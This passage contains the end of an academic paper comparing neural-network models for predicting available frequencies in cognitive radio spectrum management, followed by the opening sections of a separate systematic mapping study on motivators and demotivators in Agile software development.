indicates that MLP performs more better than RBF for particular data. In [19], the author proposed design of cognitive radio based on Radial basis function (RBF) and genetic algorithm to adjust their parameters effectively. To adjust and adapts its operating parameters changes in the environment such as Transmitting power, data rate. In [20], the author designed an optimized ANN and SVM model to predict the RF power in UHF, TV and GSM 900 band to increase the robustness of CR applications. In [21], the authors introduces an artificial neural network based learning scheme for predicting data rate for specific radio configuration and used the algorithm for estimating the performance of data rate and throughput. In [22], the author the Combination of Cognitive Radio and Feed Forward Back Propagation both together for the replacement of Complicated Frequency allocation, from the Simulation author comparing Back Propagation (BP) Artificial Neural Network (ANN) with the original Frequency Allocation which is able to give out the accurate simulation results which means that the BP ANN gave the solution of Complicated frequency allocation and by using this method we will get accurate results of frequency allocation which also increases the Quality of Service and reduces the interference.

Literature highlights that, Ann is the most widely used algorithm for prediction of different factors in cognitive radio due to its fast adaption ability.

III. Methodology

Before an SU can obtain access to idle licensed spectrum it needs to proceed according to the following steps:

1) Decide which frequencies to sense.

2) Sense the chosen frequencies and decide whether the spectrum is free or not.

3) Decide whether to access or not.

The first step is managed by the spectrum sensing policy, whose task is to select the frequency band to be sensed such that persistently high data rates can be expected for the SUs. In the second step a spectrum senses the collects data from the receiver and decide whether the band is idle or occupied. In the third step the access policy decides, based on the output of the spectrum senses, whether to access the spectrum or not and which SUs get the access. For making the decision of selecting best next available channel in spectrum management of cognitive radio many transmission factors to be considered. In this research we performed a comparative analysis between different machine learning techniques of ANN by providing bandwidth, power, antenna gain, azimuth, angle of elevation and location as a supplements factors to increase the predicting accuracy in terms of MSE (mean square error) of Available frequencies in particular bands. CR checks frequency, bandwidth, and power and antenna parameters before use of any licensed user. For spectrum decision we will be adopting a machine learning technique as an approach for Learning and Reasoning in cognitive radio. Dataset is selected that provides all factors (Frequency, power, Bandwidth, angle of elevation, azimuth, antenna gain and locations). This Dataset is trained on Artificial Neural Network using neural network toolbox of Matlab for simulations and results. The ANN has been selected for simulation are Feed Forward, Radial basis and Elman Neural Networks. The fitness function used in this research is MSE. In this section, we will discuss about dataset and designing of different neural networks to perform these simulation.

A. Dataset

We have chosen Canadian spectrum management database available online in the website [23]. Dataset contains 33 attributes and 396163 values. Dataset Contains an extensive variety of factors related to spectrum management. The factors found over this data set comprised of many factors but we considered, transmission frequency (the center frequency in MHz of transmission channel of the station), transmission bandwidth (occupied bandwidth in MHz of transmit signal, latitude (north of the station in decimal degrees), longitude (west of the station in decimal degrees), transmit power (power fed to the transmission line in watts), transmission antenna height (in meters), transmission antenna azimuth (in degrees from north of the transmitter antenna), transmit antenna elevation angle, and transmit antenna gain in dbi.

We divided data set in to two parts according to two different frequencies bands offers different services.

Type -1: CELL (Cellular) 850MHZ

Type -2: AWS (Advance Wireless Service) 1700 / 2100 MHZ

All categories contain ten thousand values of all above mentioned parameters in each bands.

B. Feed Forward Neural Network

The feed forward neural network is trained by first learning its input pattern and calculates the errors by backpropagation and then automatically adjusting its tap weights. It consist of input layer, hidden layer and output layer. Each hidden unit acts as a neurons and computes its activation by using activation function to modify its input values according to its transfer function. In this work, we used Tan sigmoidal or hyperbolic tangent function for hidden layer and output layer. For designing a Feed forward Network model, we have considered following values as mentioned in Table I for achieving the minimum possible mean square error.

C. Radial Bais Neural Network

The RBF networks consist of input vectors, RBF neurons and output vectors. The RBF neurons compares the similarities between inputs vectors and its prototype vectors. If the input matches with prototype vectors, the output of that RBF neuron is 1 otherwise is 0. The neurons response values also known its Activation value. For designing a model for Radial Basis Function, we have considered similar values as described in Table I, for achieving the minimum possible mean square error.

TABLE I. Training Parameters for FF Neural Network

No. of Epochs	**Learning Rate**	**Training Function**	**No. of hidden Neurons**
1000	0.01	Trainlm	20

D. Elman Neural Network

Elman neural networks are similar to feed forward neural network but with an addition of layer (i.e. Recurrent layer) which also connected with hidden layer with tap delays. RNNs can detect trends in a signal using feedback processing. .To train a network, known output is used enabling supervised learning. To use the network to forecast, some history of the time series must exist. For designing a model for Radial Basis Function, we have considered similar values as described in Table I, for achieving the minimum possible mean square error and to compare between different ANN techniques with a same parameter to conclude which ANN performs and predict better for the given values.

IV. Results and Discussion

Our comparative analysis divided into two parts:

- In first part we analyzed the cellular 850MHZ band on the basis of frequencies on neural networks techniques (i.e. Feed Forward, Radial basis and Elman Neural Networks).
- In Second part we analyzed the AWS (Advance Wireless Service) 1700 / 2100 MHZ band on the basis of frequencies on neural networks techniques (i.e. Feed Forward, Radial basis and Elman Neural Networks).

Our results explicitly demonstrate that which artificial neural network technique work well for predicting available frequencies and in which band in term of MSE (mean square error). In this study it is often observed that a ANN technique might be poor in predicting one combination of factors while very good in predicting another combination of factors in a particular bands.

A. Analysis in Cellular 850MHZ Band

a) Analysis of Available channels frequencies using Feed Forward Neural Network: Fig. 2 represents the block diagram of created custom feed forward neural network. In this network we have 8 inputs (i.e. Bandwidth, Latitude, Longitude, Antenna power, azimuth, gain and height. 20 hidden layers of neurons and 1 output layer to predicts frequencies by learning the targeted values.

Fig. 3 shows the performance of training of dataset in feed forward, Elman and radial basis networks. The blue line shows the training states of the data. The green line represents validation to display the performance of network generalization. The red line displays the network performance during and after training. X-axis represents the no. of epochs and Y – axis represents the MSE values. The best validation performance achieved in feed forward network is 0.063667 at epochs 43 in term of MSE.



Fig. 2. Feed forward neural network.



Fig. 3. Performance plot of FFNN in CELL band.



Fig. 4. Predicted and targeted values plot of FFNN in CELL band.

Fig. 4 represents the difference between targeted values and predicted values. The targeted values represent with blue line and predicted values represents with red line. X-axis represented the no. of samples and Y-axis represents the frequencies ranges values.

b) Analysis of Available channels frequencies using Elman Neural Network: Fig. 5 represents the block diagram of created custom elman neural network. In this network we have similar inputs, hidden layers of neurons and output layer as in FFN networks to predicts frequencies by learning the targeted values.



Fig. 5. Elman neural network.



Fig. 6. Performance plot of Elman in CELL band.



Fig. 7. Predicted and targeted values plot for Elman NN in CELL band.

Fig. 6 represents the performance plot. The best validation performance achieved in Elman Neural network is 0.45293 at epochs 116 in term of MSE and Fig. 7 represents the difference between targeted values and predicted values.

c) Analysis of Available channels frequencies using Radial Basis Neural Network: Fig. 8 represents the block diagram of created custom radial basis neural network. In this network we have similar inputs but with 1000 hidden layers of neurons because in radial basis neural networks number of epochs are equal to the number of neurons. One output layer which predicts frequencies by learning the targeted values.



Fig. 8. Radial basis neural network.



Fig. 9. Performance plot of Radial Basis in CELL band.



Fig. 10. Predicted and targeted values plot for Radial basis in CELL band.

Fig. 9 represents the performance plot. The best validation performance achieved in Radial basis neural network is 0.097222 and Fig. 10 represents the difference between targeted values and predicted values.

B. Analysis in AWS (Advance Wireless Service) 1700 / 2100 MHZ band

a) Analysis of Available channels frequencies using Feed Forward Neural Network: For prediction of frequencies in AWS band same Feed Forward Neural Network model is used as shown in Fig. 2. The best validation performance achieved is 0.2186 at epochs 134 in term of MSE as shown in Fig. 11 and 12 represent the difference between targeted values and predicted values.



Fig. 11. Performance plot of FFNN in AWS band.



Fig. 12. Predicted and targeted values plot FFNN in AWS band.

b) Analysis of Available channels frequencies using Elman Neural Network: For prediction of frequencies in this band same Elman Neural Network model is used as shown in Fig. 5. The best validation performance achieved is 0.41012 at epochs 171 in term of MSE as shown in Fig. 13 and 14 represent the difference between targeted values and predicted values.



Fig. 13. Performance plot of Elman NN in AWS band.



Fig. 14. Predicted and targeted values plot Elman NN in AWS band.



Fig. 15. Performance plot of radial basis NN in AWS band.



Fig. 16. Predicted and targeted values plot Radial basis NN in AWS band.

c) Analysis of Available channels frequencies using Radial Basis Neural Network: For prediction of Frequencies using Radial basis Neural Network model, same model is used as shown in Fig. 8. The best validation performance achieved in Radial Basis Neural Network is 0.7916260 as shown in Fig. 15 and 16 represent the difference between targeted values and predicted values.

C. Comparative Analysis

The comparison between achieved MSE founds in three different Neural Networks in cellular 850MHZ and AWS (Advance Wireless Service) 1700/2100 MHZ bands for prediction of available frequencies band are presented in the Table II and Fig. 17.

TABLE II. COMPARISION BETWEEN ACHIEVED MSE

Ann Techniques	**Feed Forward**	**Elman**	**Radial Basis**
For Cellular band	0.06366	0.45293	0.09722
For AWS band	0.2186	0.41012	0.79162



Fig. 17. Comparison between the Feed Forward NN, Elman NN and Radial Basis achieved MSE values for different Frequencies bands.

For prediction of available frequencies in cellular band and AWS band, to perform the learning in cognitive radio, feed forward neural network is most suitable as compared to other networks while Elman network are not accurate enough is the least in cellular band but performs average in AWS band and Radial basis network performs average for cellular band and least for AWS band. But the network convergence time of radial networks is much higher as compared to feed forward networks especially for big data set and cognitive radio decision must be fast and accurate also. For fast decision the feed forward network is better choice.

If we contrasted our work and other related works according to achieved MSE as in [16] author's uses feed forward networks and its MSE value is 0.27317 for different multiple factors where as in our network we achieved minimum 0.05685 MSE for feed forward networks and maximum 0.2186 for particular bands. As in [18] Multilayer feed forward performs as low as 0.06666 as comparison our feed forward network performs better according to provided conditions as multilayer increases the complexity in networks. In [18] RBF networks performs as low as 0.0835026 where as our RBF performs as 0.08722. In [20] feed forward neural networks performs as low as 0.0964 and RBF 0.0416 for predicting power. So we can say that, results can be varies according to the different parameters, algorithms and scenarios. The quantity of dataset may also varies the performance of overall network.

V. Conclusion

The MSE value as low as indicates that there is strong relationship between factors and machine learning technique. Decision of Resource Allocation should very fast and highly accurate. It can be only done by selecting a proper learning technique and ANN shows that it has best prediction accuracy in cognitive scenario. By selecting a correct neural network for required factor can increased the system reliability. It Reduced Sensing time and Interference between Primary & Secondary users. Increases QoS as well as System accuracy and also mitigate interference between secondary user and primary user. We have implemented this method in Cellular and wireless band due to high spectrum scarcity problems in these band. This is very important as its enable the choice of the most relevant factors for training and prediction.

VI. Future Work

The proposed method can be implement in the Broadcast band such as Low Frequency band, Medium Frequency band, High Frequency bans, Very High Frequency band, ultra-very High frequency band and TV whites space bands which are not using currently in a specific some regions. The analysis can also be performed with other different transmitting and environmental factors. Different machine learning techniques can also be implemented and consider with the similar or different datasets to improve the network performance.

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Motivators and Demotivators of Agile Software Development: Elicitation and Analysis

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***Abstract*—Motivators and demotivators are key factors in software productivity. Both are also critical to the success of Agile software development. Literature reports very diverse and multidimensional critical factors affecting the quality of Agile software development, thus, there is a need to extract and map required factors systematically for wider implications. The classification of anticipated factors and sub-factors is also desired to simplify their identification and definition. The reported research focuses on the systematic mapping of motivators and demotivators in Agile software development. A systematic mapping literature study has been performed to shed light on scattered critical factors for software engineers, affecting productivity and understanding of Agile viewpoints. Additionally, this study categorizes the extracted motivators as organization, people and technical. Whereas, the sub-factors' categorization has been concentrated, which contributes to the motivators at grass root level. This research alleviates the problems of identification, definition and classification of the critical factors in agile software development for both practitioners and researchers.**

***Keywords*—Agile methodology; systematic mapping; motivators; demotivators; Agile teams; Agile software development**

I. Introduction

A. Motivators and Demotivators in ASD

Agile Software Development (ASD) is a method that contains a set of values and principles according to which applications and solutions developed by the joint efforts of self-organized teams [1]. Motivators play a vital role in software development and there is a need of motivators factor for the practitioners of ASD to improve their technical productivity The motivators of agile teams has increase the software quality, that will help in achieving business goals [1]. Less literature review have been focused in conducting studies on motivators and demotivators of software development [2]. McHugh et al. [3] analyzes effect of motivators and demotivators on three agile practices. This research will set a common platform that breaks the shuttle research barrier in motivators and demotivators factors of ASD.

The incomplete and inconsistent requirement can lead to software failure, these failures usually occur in the development phase of the life cycle [6]. Effective management is necessary in the project because of effective team work can be reduce the cost of the project up to 70% of its total cost [7]. ASD practices become popular among researchers as these give respect to individuals which can create an organization factor and individual can perform better in an environment [8]. ASD is associated with a cluster of methodologies, for example, Scrum and XP (Extreme Programming) are associated with iteration on small intervals [9]. These methodologies are also known as 'light weight' methodologies because these are distinct from the traditional approaches [10]. As it is written in the Agile Manifesto [8] that "Self-organizing teams encourage great architectures, requirements, and designs" that is why agile allows requirements change during iteration that will help in collaboration with the users and the agile teams which gives autonomy in self-organizing and cross-functional. As there are multiple methods present in ASD, ones's can adopt the respective method according to their need [11]. ASD can adopt any agile methodology without having fear, these approaches can select according to organization environment [12]. The agile practices may be based on technical aspect, e.g. (Continuous Integration, Test-first Programming), Based on Planning e.g. (Daily Meeting, Planning Iteration) or it can be based on agile environment e.g. (distributed team, self organizing teams) [13].

B. Need of Systematic Mapping

Even though the motivators and demotivators revealed important discussion in the software industry and practitioners have been treated in the last decades [14], scholastic researchers have not kept such pace. Recently, literature has start investigating motivators and demotivators of software engineers, however, there is a lot of research in this area that needs to be address [15]. The motivators of this mapping study has been done due to the lack of existing literature regarding the research performed for motivators and demotivators of software development. This study have encounter few studies on motivators and demotivators of software engineers, however, did not find specific mapping study on motivator and demotivator of ASD [16]. The data presented is scattered form that is why it is necessary to integrate such literature in the form of mapping study. As written in the agile manifesto, each member has a great influence on agile teams and individual member has a role in his team [17]. ASD provides their team confidence of doing work and these teams are self managing, self organizing and contain individual motivators. there is a need to provide such motivators according to the environment and to support that will help in doing work [18]. A survey by Cockburn and Highsmith [19] indicates that the rewarding factor produces enthusiasm in agile teams which makes an ASD project for high performance. The literature is filled with related studies to different types of software development methodologies that deals with stress, and relationship of an employee to an organization, these factors has a strong relation to social-psychological problems such as attitude which has a strong impact on project success. ASD usually focuses on management and engineering perspective, and it has a strong concern about the management and development of software and to evaluate all the hurdles associated with agile project.

As motivators and demotivators are itself challenges, the objective of this study is to explore how pervious study has support of motivators and demotivators in ASD. Secondly, our study will follow the characterization on three factors i.e., organization, people and technical factors. To achieve the aforementioned objectives of the studythe research questions are proposed The research questions are closely linked and correlated to the study of the allocation of the available document and quantified publications. New motivators and demotivators are also incorporated in the study that is not being explored yet and identified in the published research.

The remainder of this document is structured as follows: Section II explains the background knowledge regarding motivators and demotivators. Section III explains the method of research, which is followed in this study. Section IV illustrates the results within the literature exists in motivators and demotivators, categorization and subcategorization factors. A discussion of these results follows in Section V, then finally close and all the results of the in Section VI.

II. Background Knowledge

This section focuses on a detailed literature review varies in terms of motivators and demotivators in agile software development.

De O et al. [2] briefly describes the motivational factors in agile teams. He models the motivator factors in agile teams using the model named MOCC (model of software engineers motivation). To proof his work, he has done a case study by which he describes the motivational factors with the technical aspect. Highsmith and Cockburn [3] is considered an important member of agile legislations. This research paper is purely written on the problem facing on traditional software and their solution gave in the form of agile manifesto. Akhtar et al. [4] has done a case study related to scrum adoption and their barrier in Pakistan. Based on their finding they give suggestion which they elaborate mandatory for the improvement in the software industry. Hassan et al describe their purpose of choosing scrum because of mostly used in global software development [5]. Author claims that scrum is newly implemented in Pakistan and needs a lot of improvement. This research uses qualitative technique/method and based on it give some mandatory improvements. Wagener [6] inspect the critical factors in agile software development. In the first section author briefly describe each method of agile software development. The portion which is related to our work are a categorization phase of agile factors.

Wagener divides the factors in four important groups named as (i) People, (ii) Process, (iii) and Technical, (iv) Organizational. Chow and Cao [7] done a survey study by which they find have find the most important factors which effect the project most. They done survey on 109 agile projects from different 25 countries around the world and then analyzed this data with the help of regression analysis. Baddoo and Hall [8] describe motivators of developers, project managers and senior managers in domain of Software Process Improvement(SPI). They describe many motivators factors of above all 3 groups and find that most common motivator factor is 'rewarding'. Asghar and Usman [9] presented motivator and demotivators factors of Pakistan software industry. To evaluate data Systematic literature is done and based on these literatures review a case study has been done. Based on result of case study an extension of Pakistan industry in MOCC is proposed. They find the motivation in the study of hosted 5D's Model which has done a survey of Pakistan in which they ranked culture of Pakistan as the biggest demotivators factors.

III. Research Method

A. Systematic Mapping Study

Systematic allocation study has reduced the biasness of literature with string order of methodological steps to literature search. Peterson et al considered a well defined and evaluated review protocols to extract, analyze and document result [10]. This study also follow the process in [10] which include three step review including planning, conducting and documenting. This review is completed by an evaluation of outcome of each step's outcome. Furthermore, the categoriation and sub-categorization of motivators and demotivators is also considered.

B. Planning of Mapping

This mapping study is used to explore the background literature knowledge regarding motivators and demotivator in ASD. There exists different methods that record the motivators and demotivators of ASD, however, these are in dispersed form. There exists a gap to record motivators and demotivators in the field of ASD, collectively. This Knowledge helps us to explore more what type of motivators and demotivators exist in ASD and provide a guideline to implement motivators and demotivators model in software industry which literature review lacks.

C. Research Questions

To achieve the objectives of the research, following research questions are considered as shown in Table I.

TABLE I. RESEARCH QUESTIONS ON MOTIVATION

No.	Research Question	Motivators
1	What are motivators and demotivators exist in the Organization , People and Technical factors?	This question will elaborate the categorization of motivators and demotivators in the Organization, People and Technical factors
2	What are subcategories of motivators and demotivators?	This question aims to provide sub-categorization of motivators and demotivators.

D. Search Strings

Following are the technical keywords concate to make search strings for searching purpose which are useful for findings the studies:

(((({MOTIVAT} OR {DEMOTIV*} OR {DE-MOTIV*}) OR {SDLC}) OR {AGILE*} AND {SOFTWARE*} AND year >= 2000 AND year =< 2017)*

E. Search Engine

The term of ‘motivators and demotivators in software’ keyword and ‘motivators and demotivators in software’ that found in article journals, conferences and rest are excluded. Our selected research papers are published between 2000 and 2017. All research papers are selected from seven libraries, i.e. (IEEEXplore, ACM DL, ScienceDirect, ResearchGate, Google Scholar, Scopus, Springer).

F. Extraction

One of the important segments of the current research was the extraction of desired studies related to the research objectives. The extraction process starts with the injection of search strings provided in the sub-section D. The extracted motivators and demotivators are presented in the following Tables II and III.

1) Motivators extract from literature review

The number of frequencies of motivators is visualized by treemap. Following diagram depicts the different frequency range of motivator factors reported with respect to literature. Range of reported frequency is highlighted in different color, i.e frequency of identify with the task is 25, whereas, supportive role of management in examine study is 20 and the frequency range of career path is 19. Along with, frequency of development needs address, a variety of work, rewards and incentive and autonomy were 20,19,17 and 16 respectively. Moreover, frequency of technically challenging work and sense of belonging is 15, feedback is 13 and job security is 12. The frequency of trust is 10, whereas frequency of work balance, making a contribution and sense of belongings is 9 and better working environment frequency is 8. Finally, the least frequency report of motivators reported contains equity as 5, eliminate politics as 4, successful company experience as 3, well define coding standards, sufficient resources, self organizing teams and project ownership as 2 and right amount of documentation is referred only once.

TABLE II. MOTIVATORS FOUND FROM LITERATURE

Sr. No	Motivatorsal Factors	No. of Existing Studies
1	Rewards and Incentive	[9][11]
